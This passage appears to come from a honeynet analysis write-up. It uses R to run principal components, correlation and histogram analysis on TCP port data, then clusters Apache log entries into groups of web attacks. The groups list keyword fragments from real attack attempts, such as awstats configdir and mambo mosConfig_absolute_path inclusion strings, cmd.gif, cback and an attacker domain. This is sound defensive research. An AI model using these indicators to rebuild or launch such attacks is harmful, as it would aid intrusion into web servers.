Anyway, back to the principal components analysis of the data. Principal components analysis is a a technique for simplifying a dataset, by reducing multidimensional datasets to lower dimensions for analysis. This is done using the prcomp() command. To represent this in graphical form, a biplot() command is often used. A biplot is is plot which aims to represent both the observations and variables of a matrix of multivariate data on the same plot. Hmm…I won't go too much into that so let's go straight to the commands:

```
biplot(prcomp(tcp_dport, scale=T), expand=T, scale=T)
```


Basically, this command runs a principal components analysis on the data set and represents it into a graphical format using the biplot() command. The scale and expand parameters are used to tailor the dimensions. This produces a result like this one:



If you want to be more specific like looking at port 21 and port 25 only, you can use this command:

biplot(prcomp(tcp_dport[1:2], scale=T), expand=T, scale=T)


Where Ports 21 and 25 being columns 1 and 2 respectively in the [1:2] part of the command.



Next, let's see some correlations. This is as simple as running a cor() command:

cor(tcp_dport)

This produces the following table:




```
> cor(tcp_dport)
           X21       X25         X42         X80        X139
X21  1.0000000 0.8642542  0.24100455  0.12777480  0.86661073
X25  0.8642542 1.0000000  0.36414083  0.13634326  0.89203668
X42  0.2410046 0.3641408  1.00000000  0.40582033 -0.01435354
X80  0.1277748 0.1363433  0.40582033  1.00000000 -0.01413124
X139 0.8666107 0.8920367 -0.01435354 -0.01413124  1.00000000
> 
```

So here, you'll see the correlations between the different ports in our data set. Next, let's throw in some histograms. This can be done by simply invoking the hist() command.

hist(tcp_dport$X80)

Where the "tcp_dport" is the data object, and X80 is the name of the field. So there we go, a histogram for port 80:



Pictures really do say a lot don't they? You can do a lot more like clustering and time series analysis which I hope to add in the following weeks or months.


The complete results can be found in the internal server under the DA section. For more into about this technique use the help() or the help.search() command in R which I often find very useful.

Data Mining Web Attacks from Apache Logs

Using data mining techniques to classify web attacks

We've been working on a way to apply an automated text classification technique to the entries of an apache log. The idea is to automatically classify the contents in order to get a bird's eye view of the attacks.

Results:



○ folder view ● graph view

Choose the layout : FRLayout

1. Group 0.1:0.1
    a. awstats.pl
    b. configdir
    c. libsh
    d. ping
    e. perl
    f. temp2006

2. Group 0.2:0.2
    a. index.php
    b. option
    c. com_content
    d. do_pdf
    e. index2.php
    f. _REQUEST[option]
    g. com_content _REQUEST[Itemid]
    h. GLOBALS
    i. mosConfig_absolute_path

j. cmd.gif
k. giculz
l. mambo

3. Group 0.3:0.3
    a. cache
    b. index2.php
    c. _REQUEST[option]
    d. com_content _REQUEST[Itemid]
    e. GLOBALS
    f. mosConfig_absolute_path
    g. cmd.gif
    h. giculz

4. Group 0.4:04
    a. index2.php
    b. option
    c. com_content
    d. do_pdf
    e. index2.php
    f. _REQUEST[option]
    g. com_content _REQUEST[Itemid]
    h. GLOBALS
    i. mosConfig_absolute_path
    j. cmd.gif
    k. sexy

5. Group 0.5:0.5
    a. awstats
    b. awstats.pl
    c. configdir
    d. killok
    e. cgi-bin

6. Group 0.6:0.6
    a. cvs
    b. index2.php
    c. _REQUEST[option]
    d. com_content _REQUEST[Itemid]
    e. GLOBALS
    f. mosConfig_absolute_path
    g. aldoilea.info
    h. cmd.txt
    i. cback
    j. mambo

7. Group 0.7:0.7
    a. modules

    b. Forums
    c. admin
    d. admin_styles.php
    e. phpbb_root_path
    f. cmd.gif
    g. criman

8. Group 0.8:0.8
    a. mambo
    b. index2.php
    c. _REQUEST[option]
    d. com_content
    e. _REQUEST[Itemid]
    f. GLOBALS
    g. mosConfig_absolute_path
    h. cmd.gif
    i. bash

9. Group 0.9:0.9
    a. cgi-bin
    b. awstats.pl
    c. configdir
    d. killoz

10. 0.10:0.10
    a. cgi-bin
    b. awstats.pl
    c. configdir
    d. killos
    e. listen

11. Group 0.11:0.11
    a. modules
    b. coppermine
    c. themes
    d. default
    e. theme.php
    f. THEME_DIR
    g. cmd.gif
    h. cbac

12. Group 0.13:0.13
    a. cvs
    b. index.php
    c. _REQUEST[option]
    d. com_content _REQUEST[Itemid]
    e. GLOBALS
    f. mosConfig_absolute_path

g. cmd.gif
h. cacti
i. cgi-bin
j. awstats
k. awstats.pl
l. configdir
m. phpBB2
n. admin_styles.php
o. phpbb_root_path
p. modules
q. Forums
r. mambo
s. index.php
t. _REQUEST[option]
u. com_content _REQUEST[Itemid]
v. GLOBALS
w. mosConfig_absolute_path

13. Group 0.14:0.14
    a. cgi-bin
    b. awstats.pl
    c. configdir
    d. echo
    e. b_exp
    f. uname
    g. E_exp

14. Group 0.15:0.15
    a. cgi-bin
    b. awstats
    c. awstats.pl
    d. configdir
    e. nikons


15. Group 1:1
    a. < name>< value>< param>< params>< methodCall>
    b. perl dc.txt
    c. cback

16. Group 2:2
    a. zboard
    b. botperl
    c. error.php
    d. zeroboard
    e. bbs
    f. skin zero_vote
    g. kaero
    h. fbi.gif

17. Group 3:3
    a. modules
    b. PNphpBB2
    c. includes
    d. functions_admin.php
    e. haita
    f. cmd.dat

18. Group 4:4
    a. webcalendar
    b. send_reminders.php
    c. includedir
    d. haita
    e. tools
    f. cmd.dat

Observations:



● folder view ○ graph view

```
:
  .0:.0
    .0.0:.0.0
    .0.1:.0.1
    .0.2:.0.2
    .0.3:.0.3
    .0.4:.0.4
    .0.5:.0.5
    .0.6:.0.6
    .0.7:.0.7
    .0.8:.0.8
    .0.9:.0.9
    .0.10:.0.10
    .0.11:.0.11
    .0.12:.0.12
    .0.13:.0.13
    .0.14:.0.14
    .0.15:.0.15
  .1:.1
  .2:.2
  .3:.3
  .4:.4
  .5:.5
```

Group 1:
very long awstats attack with "ping" and "perl" keywords

Group 2:
typical mambo mosConfig_absolute_path attack with "giculz"

Group 3:
similar to group 2 but was separated as a different group because the attack contained the word "cache"

Group 4:
similar to group 2 but had the word "sexy"

Group 5:
awstats attack with "killok"

Group 6:
common keywords include cvs, mosConfig_absolute_path, aldoilea.info, cback, mambo. "aldoilea.info" and "cback" seems to be the defining
keywords

Group 7:
phpbb attacks with "criman"

Group 8:
mambo with "bash"

Group 9:
awstats with "killoz"

Group 10:
awstats with "killos" and "listen"

Group 11:
coppermine, theme.php and THEME_DIR with "cbac"

Group 12:
"cacti" was the most correlated here. also includes phpbb2, awstats and mambo

Group 13:
awstats with "b_exp", "uname", "E_exp"

Group 14:
awstats with "nikons"

Group 15:
"< name>< value>< param>< params>< methodCall>" with "perl dc.txt" and "cback"

Group 16:
zeroboard / zboard / bbs with "kaero" and "fbi.gif"

Group 17:
PNphpBB2 with "haita"

Group 18:
webcalendar and send_reminders.php with "haita"

References

Honeynet Project
http://www.honeynet.org

Honeyd
http://www.honeyd.org

Nepenthes
http://nepenthes.mwcollect.org/

HoneyBow
http://honeybow.mwcollect.org/

Honeyclient
http://www.honeyclient.org/

Strider Project
http://research.microsoft.com/HoneyMonkey/

HoneyC
http://www.nz-honeynet.org/honeyc.html

Capture-HPC
http://www.nz-honeynet.org/cabout.html

Weka
http://www.cs.waikato.ac.nz/ml/weka/

Tanagra
http://eric.univ-lyon2.fr/~ricco/tanagra/en/tanagra.html

R-Project
http://www.r-project.org/

FlowTag
http://r82h147.res.gatech.edu/pages/research/projects.html

Honeysnap
http://www.ukhoneynet.org/tools/honeysnap/

Excel and Access
http://office.microsoft.com/en-us/default.aspx

Orange
http://www.ailab.si/orange